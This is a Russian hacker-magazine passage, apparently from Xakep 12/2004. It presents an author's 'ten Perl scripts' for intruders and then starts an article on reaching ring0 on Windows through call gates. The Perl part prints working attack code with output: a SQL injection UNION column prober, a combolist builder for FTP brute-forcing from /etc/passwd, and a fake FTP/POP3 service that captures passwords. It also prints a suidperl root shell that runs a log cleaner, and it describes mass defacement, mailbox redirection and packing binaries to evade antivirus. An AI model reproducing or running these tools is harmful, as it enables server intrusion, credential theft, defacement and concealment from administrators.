Как всегда, этот софт можно найти на нашем диске, а также на сайте http://ired.inins.ru/xa.

ПРОСТЫЕ СОВЕТЫ

Попробуй запаковать файл разными программами с различными алгоритмами сжатия - результат работы будет разнообразным. Какая-то из софтин сожмет твой бинарник в 10 раз, но он банально не запустится. Какая-то сожмет на 30%, обеспечив стабильную работу до проверки антивирусом. Но ты выберешь ту, что уменьшила размер твоего чудо-бинарника вдвое, а вероятность нелепого конфликта с антивирусом свела к нулю. Также ты можешь просто вставить в свою программу сигнатуры других программ для сжатия, что окончательно запутает глупые антивирусы.



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



В жизни взломщика может возникать много разных ситуаций. Некоторые из них решаются с помощью нехитрых хакерских действий, остальные разруливаются после проведения рутинной работы. Чтобы облегчить труд взломщика, я написал десять незаменимых perl-скриптов, которые активно использую каждый день.

ПЕРЛОВЫЕ СЦЕНАРИИ НА ВСЕ СЛУЧАИ ЖИЗНИ

ЗАЧЕМ НУЖНЫ СКРИПТЫ?

С давних времен я привык доверять мощному языку Perl, который решает все необходимые задачи. Я составляю сценарии, которые всегда помогут пропарсить нужный файл, составить структурный список, перебрать пароль на загадочный сервис, посмотреть удаленные каталоги и т.д. Несложно догадаться, что на моей видовой машине давно поселился эмулятор ActivePerl. Я очень советую его поставить, поскольку добрая половина описываемых скриптов успешно тестировалась на нем. Остальные сценарии были разработаны для запуска под unix, поэтому убедись в наличии интерпретатора в твоей системе. Стартовая площадка готова для испытаний? Тогда поехали!

АВТОМАТИЗАЦИЯ ИНЖЕКЦИИ

Первый скрипт, который я собираюсь выставить на публичное обозрение, получил название sql-check.pl. Его задача - автоматизировать поиск нужного SQL-запроса для успешной инжекции. К примеру, находится бажный PHP-сценарий, который успешно умирает после подстановки кавычки в параметр. Понятно, что никто не мешает провести SQL-инжекцию. Но вот досада - подстановка параметров к UNION возвращает ошибку несоответствия опций первого и второго SELECT'а. В итоге сталкиваемся с выбором: либо вручную подставлять добавочный параметр и молиться, чтобы скрипт вывел админские хэши, либо автоматизировать процесс с помощью небольшого сценария. Я думаю, многие выберут второй вариант.

Сам скрипт не представляет собой ничего сложного. Для его успешного запуска требуется модуль LWP::Simple (поставляется по умолчанию), с помощью которого происходит обращение к удаленному web-серверу. Весь смысл автоматической проверки содержится в следующем кусочке кода.


Фрагмент sql-check.pl

```
$url='http://bug.host.com/sql-bug.php?page=2 UNION select
0[ins]--';
for($i=1;$i<=@ARGV[0];$i++){
$str.=",$i";
$url2=$url;
$url2=~s/\[ins\]/$str/g;
$cont=get($url2);
print "$cont\n";
}
```

После обработки начальной ссылки слово [ins] заменяется на единицу, в результате чего подставляются уже два параметра. После второй итерации прибавляется еще один аргумент и т.д. Важно помнить, что опцией скрипта служит ограничительное число параметров. Например, запустив sql-check.pl с опцией 30, можно прокрутить цикл 30 раз и, соответственно, подставить тридцать различных вариантов SQL-запроса.

МОДНАЯ АЛЬТЕРНАТИВА WGET

Бывает, что требуется скачать определенный файл или даже несколько файлов, но на сервере отсутствует утилита wget. При таком раскладе я пользуюсь перловым скриптом, который бережно скачает необходимые эксплойты и руткиты. Для его полноценной работы требуются целых три модуля из семейства LWP, но они, опять же, поставляются по умолчанию. Не буду помещать код сценария, так как при желании в нем можно разобраться самому. Скажу лишь, что для успешного использования get.pl необходимо создать текстовый файлик urls.txt и записать туда все ссылки для скачивания. После старта сценария произойдет обращение ко всем урлам и доставка необходимых файлов на



Подберем параметры любой ценой!

Комболист за пару секунд

сервер. Если в результате скачивания произойдет ошибка, то мой скрипт сразу же оповестит о ней, не прерывая своей работы.

Этот сценарий я использую уже второй год. Он действительно незаменим, когда на удаленной машине отсутствует /usr/bin/wget и компилятор gcc или нет прав на запуск качалок. Найти этот чудесный и очень полезный скрипт можно на нашем диске.

ВОЗЬМИ ЕГО СИЛОЙ!

Сетевой перебор паролей является очень действенным, а иногда единственным способом взлома сервера. Он используется, например, в тривиальной ситуации, когда найден бажный скрипт, показывающий системные логины. Тут требуется лишь отделить мух от котлет и провести тупой брутфорс по паре login:login через открытый FTP-порт. Чтобы не испытывать сложности при рутинном парсинге системного файла, размер которого может достигать несколько десятков килобайт, предлагается использовать практичный сценарий. Он составляет так называемый комболист, который затем скармливается брутфорсеру. В качестве бонуса я снабдил combo.pl функцией распознавания валидного шелла. Короче говоря, аккаунты со всякими /bin/false и /dev/null не будут внесены в комболист.

Нехитрый парсинг

```
#!/usr/bin/perl
$goodshell='bash'; #Строка с хорошим шеллом
open(IN,"$ARGV[0]");
open(OUT,">$ARGV[1]"); # Открываем файлы
while(<IN>) {
        chomp;
        ($u,@undef)=split ':'; #Режем по символу ":"
        if (defined($goodshell)) { #Если отбрасывать левых юзеров
        if ($undef[(scalar $undef)-1]=~/$goodshell/) {
        print OUT "$u:$u\n";
}} else {
        print OUT "$u:$u\n";
}}
```

В коде происходит разделение полей системного файла с последующим анализом последнего. Если шелл пользователя рабочий, то пара login:login выносится в отдельный файл. Впрочем, никто не заставляет юзать эту фичу - ее можно выключить, удалив строку с объявлением переменной $goodshell.

В командной строке запуска скрипта должны присутствовать два параметра: входной файл (/etc/passwd) и выходной (комболист). Можно упростить скрипт, вписав фиксированные имена файлов в функции open(), правда, в этом случае сценарий уже не назовешь универсальным :).

А ВОТ ЭТО МОЙ РАЗМЕРЧИК!

Мне часто приходится прибегать к рутинной процедуре поиска файлов определенного формата. Но помимо расширения, меня интересует и размер документа. К примеру, я не хочу скачивать документы, которые имеют размер менее семисот килобайт. В системной функции find есть опция -size, однако она задает лишь фиксированное число, что крайне неудобно.

Все эти накладки заставили меня написать простенький скрипт, который ищет все необходимые документы, а затем составляет список файлов определенного размера. Вес документа передается сценарию в качестве первого параметра. Вторая и третья опции отвечают за маску поиска и путь соответственно.

Главный минус моего творения - медленная работа. Первым делом скрипт вызывает find, ищущий нужные доки с последующей записью местоположения файла во временный журнал. Затем этот лог открывается и тщательно анализируется. Если размер найденного файла достигает заданного, информация переносится в другой лог. Таким образом, после завершения работы сценария получается список документов, подпадающих под все нужные условия.

Никто не запрещает сдружить find.pl и locate, с последующим запросом размера на каждый найденный файл. После такого нововведения скорость работы сценария возрастет в несколько раз. Правда, редко где можно встретить функционирующий бинарник /usr/bin/locate :(.

ДЕФЕЙСИМ ВСЕ И ВСЯ

В позапрошлом номере (10/2004) я рассказывал о том, как правильно дефейсить сайты. Однако я почти ничего не сказал про масс-дефейс. Бывает, что по счастливой случайности можно получить абсолютные права на каком-нибудь хостинге. Чтобы задефейсить несколько сотен сайтов вручную, требуется несколько часов. Гораздо проще запустить скрипт, который за минуту справится с поставленной задачей.

Прежде чем автоматизировать процесс, составляется текст дефейса и сохраняется в файле deface.txt. Затем надо хорошо подумать над вопросом: нужно ли бэкапить ори-



Если ты написал какой-то крутой хакерский скрипт, не молчи об этом. Отправь мне его почтой - я помогу стране узнать своих героев! :)



Все недостающие Perl-модули могут быть взяты по адресу www.cpan.org либо установлены командами perl -e Module::Name -MCPAN (Unix) и ppm install Module::Name (Windows).

```
[root@home nrc20]# cat >urls.txt
http://forb.convex.ru/bd.pl
http://kamensk.net.ru/forb/putty.zip
[root@home nrc20]# perl get.pl
File bd.pl getted
File putty.zip getted
Done 2 files
[root@home nrc20]# ls -la pu
public_html  putty.zip
[root@home nrc20]# ls -la putty.zip bd.pl
-rw-r--r--    1 root     root         313 Oct 27 10:28 bd.pl
-rw-r--r--    1 root     root      297319 Oct 27 10:28
[root@home nrc20]#
```


Стягиваем нужные файлы

СКРИПТОВЫЙ БОНУС

Все описываемые сценарии помещены в один архив и ждут тебя по адресу **http://kamensk.net.ru/forb/1/x/10_scripts.zip**. Но это еще не все. На странице **http://kamensk.net.ru/forb/1/x/** ты можешь найти другие сценарии, которые тебя заинтересуют. О них я уже когда-то писал в Х и параллельно выкладывал свои творения на сервер. Покопайся там - наверняка скачаешь для себя что-нибудь полезное.



Поиск увесистых архивов


В спешке я перепутал консоль и задефейсил свой собственный сайт! :)

гинальный index.html? Если нужно (а так делают многие дефейсеры), то открывается файл mass.pl и в нем меняется значение переменной $backup. Теперь нужно выбрать файлы, внутренности которых будут заменены хакерским текстом. Можно подвергнуть изменению как документы index.html, так и все файлы, подпадающие под маску index.*. Когда выбор сделан, стартуется mass.pl с параметрами deface.txt маска_дефейса. Во время процесса дефейса скрипт будет отчитываться по каждому замененному файлу. Если такой отчет не нужен, то нужно обнулить переменнаю $debug в коде сценария.

Я несколько раз говорил в статье, что перловый код можно скомпилировать в готовый бинарник. Это довольно удобно, хотя обычно генерируется здоровенный неподъемный файл - значительно рациональнее просто переписать эти программки на С и собрать нормальным компилятором.





Весь софт из «Взлома» ты можешь найти и на сайте http://ired.inins.ru/xa/

ХАКЕРСКОЕ ПИСЬМО

Кажется, что все мои скрипты ориентированы исключительно на атаки unix-серверов. Но это не так, для бажной винды у меня тоже кое-что имеется. Предположим, что необходимо отправить письмо с захваченной машины. Но также прекрасно известно, что в винде нет аналога линуксовой команды mail. В связи с этим был написан небольшой скрипт, который шлет необходимое письмо от произвольного отправителя. Единственное условие, которое необходимо выполнить, - найти SMTP-сервер, принимающий письма со взломанной машины.

Сценарий не использует никаких модулей типа Net::SMTP. Практика показывает, что подобные библиотеки изначально отсутствуют на виндовой тачке. С помощью обычного сокета скрипт соединяется с SMTP-сервером и посылает ему необходимые данные. Текст хакерского письма должен быть предварительно записан в файл letter.txt. Вся остальная информация (тема, отправитель, получатель) занесена внутрь smtp.pl.


Портативный почтовый клиент



Сила и мощь консольного редиректора

К сожалению, на некоторых виндовых серверах может отсутствовать эмулятор Perl. Если это так, используй средство Perl2Exe для создания исполняемого файла smtp.exe, который будет гарантированно работать в любых условиях.

ПЕРЕКИДЫВАЕМ ПОЧТУ

Представь ситуацию: хакер завладел ящиком какого-нибудь богатого иностранца и желает познакомиться с его почтовой корреспонденцией. Но для того чтобы почитать входящие письма, необходимо найти хороший прокси-сервер и каким-то образом их сохранить. Радикальный метод разрешения всех проблем - использование скрипта, скачивающего все письма с одного ящика с последующей их отсылкой на другой. Сценарий может решить все проблемы сразу. Ясен пень, что запускать перловый скрипт нужно с далекого буржуйского шелла.

Способности редиректора

```
sub usage {
print "Usage: $0 [options]...\n";
print "Options are:
   -f: Hostname of pop3 server
   -u: Username for login
   -p: Password for login
   -t: Hostname of smtp server
   -s: Default subject (if none)
   -m: Md5 authorization (disabled by default)
   -d: Delete ALL messages after redirecting
   -h: This help\n";
exit
}
```

Процедура usage() сразу раскрывает все возможности сценария. Во-первых, скрипт умеет принимать параметры smtp и pop3 сервера прямо из командной строки. Во-вторых, редиректор может авторизоваться защищенным методом, в результате которого все сниферы пойдут лесом. И в-третьих, сценарий способен удалить все сообщения после их отсылки на хакерский ящик. Эту фичу следует юзать с особой осторожностью.

Надо заметить, что мое творение использует в работе модуль Net::POP3. Он не поставляется по дефолту, поэтому требует дополнительной установки. Чтобы заинсталлить пакет, нужно выполнить команду perl -MCPAN -e install Net::POP3.

ОТЛАВЛИВАЕМ ПАРОЛИ

Если ты думаешь, что я буду рекламировать самопальный снифер, ты ошибаешься. Случается, что хакер перехватывает конфигурационный файл какого-нибудь FTP- или почтового клиента. Теперь его задача - отловить пароль на почту либо файловый архив. Для выполнения задуманного можно прибегнуть к программам типа openpass или recover, но не факт, что они дадут желаемый результат. Для альтернативного решения задачи можно применить мой скрипт, прослушивающий порт и полностью эмулирующий сервис. При этом сценарий общается с клиентом, выполняя функцию рабочего сервиса.

В комплекте со сценарием идут два текстовых файла. В первом изложены ответы на команды при работе с FTP, а во втором - при POP3 аутентификации. В зависимости от протокола, надо создать файл rfc.txt и положить его в каталог со скриптом. Затем запускается сценарий из командного интерпретатора (чтобы окошко не закрылось раньше времени) и травится клиент на локальный хост. Глупая программа, ничего не подозревая, соединится с фэйковым сервисом и передаст ему драгоценный пароль. Он сразу виден при выводе сценария.

Эмуляция сервиса

```
while($client=$sock->accept()) { # Когда соединение произошло
while(1) { # Организуем бесконечный цикл
$rfc[$i]=~s/\n/\r\n/; # Добавляем символ перевода каретки в фейковый ответ сервиса
$client->send("$rfc[$i]"); # И шлем его клиенту
print "=>: $rfc[$i]"; # Дублируем в консоли
$i++;
$stat=$client->recv($data,1024); # Читаем данные из сокета
print "<=: $data\n";
if ($i eq $count || $data=~/quit/i) { # Если в данных содержится QUIT или больше нет ответов
print "END OF DATA (EOF rfc or quit)\n";
close($client); # Закрываем сокет и выходим
exit;
}}}
```

Для совместимости с клиентами проводится введение дополнительного символа возврата каретки. После соединения с почтовиком выводится поддельный баннер, а затем читается имя пользователя. Точно так же принимается пароль и остальные команды. Если в файле с реакционными фразами более ничего нет, соединение закрывается. Закрытие сокета происходит также в случае получения слова QUIT.

РУТОВЫЙ ШЕЛЛ ЗА ДВЕ МИНУТЫ

Часто бывает, что на взломанной машине напрочь отсутствует компилятор. При таком

```
C:\xakep\xaker\10_scripts\sources\listen-fake-service>perl listen.pl
=>: +OK pshelnah <5.1098440196@kamensk.net.ru>
<=: USER test@test.ru

=>: +OK jfdkf d ready
<=: PASS mycoolsecretpassw0rd

=>: +OK jfdkf d ready
<=: STAT

=>: +OK jfdkf d ready
<=: QUIT

END OF DATA (EOF rfc or quit)

C:\xakep\xaker\10_scripts\sources\listen-fake-service>type rfc.txt
+OK pshelnah <5.1098440196@kamensk.net.ru>
+OK jfdkf d ready
+OK jfdkf d ready
+OK jfdkf d ready
+OK jfdkf d ready
C:\xakep\xaker\10_scripts\sources\listen-fake-service>
```

Эмулируем сервис и забираем пароли

ужасном раскладе хакеру не удается скомпилировать руткит, логвайпер и даже бэкдор! Чтобы решить эту проблему, достаточно обратиться за помощью к перловому интерпретатору. Не буду тянуть резину, а сразу скажу, что мне приходит много писем с вопросом организации суидных приложений на Perl. То есть, попросту, взломщик хочет выполнять команды суперпользователя через обычный перловый скрипт. Этого добиться не просто, а очень просто :).

Не секрет, что суидные скрипты обрабатываются специальным интерпретатором /usr/bin/suidperl. Но вот западло: перед выполнением сценария suidperl всячески проверяет его на предмет наличия опасных команд. То есть при обычных условиях интерпретатор обойдет стороной подозрительную функцию system(). Чтобы отключить эту проверку, необходимо использовать параметр -U, указанный в заголовке сценария. А дальше дело техники: организуется бесконечный цикл, в котором происходит запрос команды. В итоге получится что-то типа суидного /bin/bash. В довесок ко всему этому можно добавить ряд нехитрых команд, которые запускают портированный логклинер и прячут хакерские процессы.

Суидная оболочка

```
#!/usr/bin/suidperl -U
system("/usr/bin/checklogs dummy"); # Запускаем портированный логклинер
while(1) {
print "rootcmd# "; # Выводим приглашение в бесконечном цикле
$cmd=<>;
chomp($cmd);
$out=`$cmd`;
print $out; # А также результат обработанной команды
}
```

```
[forb@ruhost4 forb]$ perl ps.pl
[forb@ruhost4 forb]$ head ps.pl
#!/usr/bin/perl -w
#

use strict;

my @psOutput = `/bin/ps aux`;

my %displayedPIDS;

[forb@ruhost4 forb]$
```

Все чисто! На сервере только легальные процессы

Также надо не забыть установить на сценарий suid-бит и припрятать его в укромное место, обозвав невзрачным именем. А еще лучше, скомпилировать хакерское творение программой perlcc, и тогда админ никогда не догадается, что на его машине поселились злые хакеры.

СКРЫТЫЕ ПРОЦЕССЫ ПОД ХАКЕРСКИМ ВЗОРОМ

И последний сценарий. Я написал его, когда проводил аудит своей системы. Чудесный скрипт отображает процессы, которые скрываются от утилиты /bin/ps. Он очень пригодился мне и в хакерской жизни: я запускаю ps.pl на всех взломанных машинах, дабы убедиться в том, что кроме меня машину никто не порутал. Хакеру и администратору в одном лице никто не мешает доработать сценарий (добавить e-mail-оповещение) и запускать его crontab'ом каждые три часа. Можно использовать скрипт в качестве проверки эффективности руткита (большинство нормальных LKM позволяют облапошить этот сценарий). В общем, применений ps.pl может быть несколько, однако не следует слишком доверять этой программе :).

```
[forb@ruhost4 forb]$ ./suidshell.pl
rootcmd# id
uid=1001(forb) euid=0(root) gid=100(users) groups=100(users), 0(wheel
rootcmd# touch /
rootcmd# touch /blabla
rootcmd# ls -la /blabla
-rw-r--r--    1 root     wheel          0 Oct 27 11:44 /blabla
rootcmd# rm -rf /blabla
rootcmd# exit
rootcmd# ^C
[forb@ruhost4 forb]$
```


Суидный интерпретатор слушает вас!

Настало время рассказать о том, как же сценарий проверяет скрытые процессы. На самом деле все просто. В самом начале скрипт запускает /bin/ps -aux и сохраняет вывод утилиты в отдельном массиве. Затем открывается каталог /proc, где находятся идентификаторы всех процессов. Каждый PID в этой директории сравнивается с выводом ps. Если получается, что ps каким-то образом утаивает номера процессов, то скрипт сообщает о несоответствии и выводит все скрытые идентификаторы.

Надо сказать, что в силу своей кроссплатформенности сценарий показывает высокие результаты на всех unix-системах.

ФИНАЛЬНЫЙ АККОРД

Вот, собственно, и все скрипты, которые я хотел описать. Каждый представленный сценарий скрупулезно тестировался на различных системах и показывал высокие результаты, но возможно, в каком-нибудь из них до сих пор таится пропущенный баг. Если ты заметил подобный недостаток, сразу же пиши мне - разберемся :). Засим прощаюсь и желаю тебе побольше новогоднего трэша и угара. Happy New year! :)



◢ На компакт-диске ты найдешь все описываемые скрипты, а также модули, необходимые для их корректной работы.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Хочешь большую флешку на 20 (40) гигов? Для этого необходимо купить 2,5-дюймовый винт для ноутбука. Например, 2"5 20.0 Gb Seagate ST92011A Momentus за 2100 рублей и MobilRack USB2.0 BOX IDE-to-HDD2.5" алюминиевый UHD221 PL-2.5HDD2.0 за 615 рублей (в комплекте идет кабель MobilRack -> USB & PS/2). Винт можно разбить на разделы и отформатировать в сервис-центре или в магазине при покупке. Делают это бесплатно. Теперь через USB на него можно скачивать всю необходимую инфу. Если питания не хватает, то можно запитаться от PS/2 или приобрести отдельный блок питания для MobilRack. Но обычно USB питания хватает. Итак, всего за 2715 руб. получилась флешка на 20 гигов! Такая флешка легко умещается во внутреннем кармане пиджака и весит грамм 200.

HiEd
hied345@mail.ru



ХАКЕР/№12(72)/2004

Николай «GorluM» Андреев (gorlum@real.xakep.ru)

АБСОЛЮТНЫЙ НОЛЬ



Microsoft только и занимается тем, что ограничивает пользовательские приложения Windows в возможностях. Этого нельзя, того нельзя. Что? Хочешь в запущенный экзешник писать? Обломись. А может, ты хочешь, чтобы файрвол твоего трафика не видел? Очень смешно. Казалось бы, Билли и его команда все предусмотрели: вирусы скоро вымрут сами по себе, трояны все поголовно ловятся персональными файрами, теперь уже встроенными в ось. Думаешь, XP - это конец спокойной жизни хакера в форточках? Как бы не так, нулевого кольца у нас никто не отнимет!

УЧИМСЯ РАБОТАТЬ С WINDOWS В KERNEL MODE

КАКИЕ ЕЩЕ КОЛЬЦА?


Винда выгодно отличается от ДОСа тем, что целиком и полностью работает в защищенном режиме процессора, который, как тебе наверняка известно, является единственным приемлемым режимом для камня, построенного на основе интеловской 32-битной архитектуры (IA-32). И защищенный режим не назывался бы защищенным, если бы не обладал системой безопасности - некоторыми уровнями привилегий, на каждом из которых процессор был бы чем-то и в чем-то ограничен. Такие уровни привилегий принято называть кольцами защиты, в IA-32 их четыре штуки. Нулевое кольцо - самое привилегированное, в нем отсутствуют всякие ограничения, и делать в нем можно все, что только душе угодно. По идее интеловских мастеров, в нем должно располагаться ядро операционной системы. В первом кольце уже появляются небольшие ограничения, запреты на исполнения некоторых инструкций и т.п. - этот уровень был создан для драйверов. Ring2 - для интерфейса системы и некоторых сервисов, а Ring3 - для пользовательских приложений. И если бы создатели Windows делали все так, как того хотели ребята из Intel, то, наверное, ты бы не читал сейчас этот материал. Microsoft по каким-то хитрым, непонятным простому смертному причинам решила использовать в винде только два режима - нулевой и третий. В Ring0 (kernel mode) при этом расположились ядро и все дрова, а в Ring3 (user mode) - сервисы, интерфейс, пользовательские приложения, вирусы, трояны - в общем, все остальное. И если ядро ничем не ограничено, то любая запущенная программа обречена на ущербное существование - в третьем кольце ни привилегированных инструкций не выполнить, ни заглянуть в ядро - ничего действительно полезного хакеру сделать нельзя.

Kernel mode же - это просто рай для хакера, в нем можно делать абсолютно все. Можно следить за действиями пользователя так, что ни он, ни любой антивирусный пакет об этом в жизни не узнает. Можно влиять на работу драйверов: скажем, запретить драйверу файловой системы показывать файл с трояном или базу клавиатурных логов пользователю. Можно прозрачно обойти персональный файрвол, писать в запрещенные файлы, работать с портами ввода/вывода - словом, ВСЕ. Можно даже flash-биос на материнской плате заменить отрывком из «Войны и мира» и отформатировать жесткий диск в реальном времени.

Непонятно, как некоторые хакеры могут жить в пользовательском режиме, зная, что есть нулевой уровень привилегий. Ведь в стандартном Ring3 не развернешься - Windows запрещает доступ приложений к верхним двум гигам адресного пространства (в котором, по идее, располагается ядро и все жизненно необходимые структуры), камень не дает пользоваться крутыми инструкциями вроде lgtd или lidt. Со всей ответственностью могу заявить: в user mode жизни нет! Поэтому надо срочно бросать увлечение писать вирусы на Delphi, закупаться учебниками по ассемблеру и тонизирующими напитками и переселяться в ring0.

СПУСКАЕМСЯ НА НУЛЕВОЙ УРОВЕНЬ

Любое приложение, запущенное в user mode, само по себе значение cpl (current privilege level) с трех на ноль не сменит, тут хитрое программистское решение нужно. И оно есть, и даже не одно. Существуют, как минимум, два способа выполнения необходимого кода на нулевом уровне привилегий. Первый - официальный, которым пользуются все производители аппаратных наворотов для ПК



Интеловский мануал - 3 тома, почти по 1000 страниц каждый

Модифицируем IDT

и хитрых системных инструментов типа SoftIce, заключается он в написании собственного драйвера уровня ядра. Просто пишешь драйвер, запихиваешь куда-нибудь в него свой код, а далее все, как в MSDN написано, - с помощью Service Manager API подгружаешь получившуюся фигню к системе, и твой код выполняется. Способ, как я уже говорил, официальный, неприкольный. В вирусах и червяках его использовать нереально, т.к. таскать с собой бинарник драйвера - большой геморрой. В троян, в принципе, можно впихнуть, но отдельно писать драйвер, а отдельно - пользовательскую часть приложения - тоже некрасиво, не говоря уже об удобстве. Есть, конечно, и плюсы в использовании этого способа. К примеру, устройства-фильтры для перехвата сообщений ввода/вывода (о них позже) реализовать будет попроще, чем во втором способе. Да и не надо будет искать адреса ядерного API - все само найдется при загрузке.

Второй способ - хакерский, а точнее, вирмейкерский, так как именно эти повелители заразы его и придумали. Он позволяет перевести твое приложение в привилегированный режим процессора, не используя никаких дров, а просто с помощью небольшого и несложного кода, о реализации которого я сейчас постараюсь рассказать.

RINGO БЕЗ ДРОВ

Если открыть третий том IA-32 Intel® Architecture Software Developer's Manual, единственного достойного учебника по низкоуровневому программированию на интеловских процессорах, на 120-ой странице можно прочесть, что в cpu есть специальные механизмы, позволяющие перелезать с одного уровня привилегий на другой с помощью шлюзов.

Шлюзы бывают четырех типов: interrupt gate - шлюз прерывания, task gate - шлюз задачи, trap gate - шлюз ловушки и call gate - шлюз вызова. Достаточно грамотно оформить любой из них, и пользовательское приложение сможет переползать в нулевое кольцо. Другое дело - как их оформить?

Каждый шлюз - это специфическая запись в одной из системных таблиц. К примеру, шлюз ловушки, шлюз прерывания и задачи - это специальные записи в IDT, дескрипторной таблице прерываний. А шлюз вызова (калгейт) - это элемент глобальной или локальной дескрипторной таблицы, GDT или LDT. Обычно во всех этих таблицах со страшными названиями хранятся жизненно важные для работы процессора в защищенном режиме данные, такие как векторы прерываний, описания сегментов памяти и прочая фигня, которая нам совершенно не нужна, - нам важно только одно - заставить приложение перелезть в ring0.

Надо научиться модифицировать эти таблицы (или хотя бы одну из них), а для этого нужно знать три вещи:

а) формат таблиц,

б) как модифицировать (формат ячейки),

в) где находится таблица для модификации.

Формат таблиц фактически заключается в размере ячеек и их количестве. К примеру, IDT состоит из 8-байтных дескрипторов, формат которых нам не важен, но если тебе это очень интересно - загляни в интеловский мануал. Максимальное количество дескрипторов в IDT - 256 штук. GDT может быть побольше и содержать аж до 8192 8-байтных дескрипторов, правда, винда использует только 1024, а нулевой дескриптор вообще не может быть использован (попробуй - увидишь BSoD).


Для того чтобы попасть в нулевое кольцо привилегий, нужно добавить в одну из этих таблиц новую запись - шлюз, в котором бы содержались все необходимые данные, такие как уровень привилегий, с которого осуществляется переход, адрес функции, запускаемой после перехода, и т.п. Самым популярным у вирмейкеров шлюзом является калгейт. Формат у него такой:

Формат калгейта

```
typedef struct _CALLGATE_DESCRIPTOR {
  // младшая часть смещения
  USHORT offset_0_15;
  // селектор смещения
  USHORT selector;
  // счетчик параметров - нуля хватит
  UCHAR  param_count :4;
  // четыре нуля
  UCHAR  some_bits   :4;
  // тип записи, калгейт - 1100b, т.е. 12 в десятичной
  UCHAR  type        :4;
  // системный сегмент - ноль
  UCHAR  app_system  :1;
  // с какого уровня будем пользоваться - с третьего
  UCHAR  dpl         :2;
  // пустая ли запись - нет, не пустая
  UCHAR  present     :1;
  // старшая часть смещения
  USHORT offset_16_31;
} CALLGATE_DESCRIPTOR, *PCALLGATE_DESCRIPTOR;
```

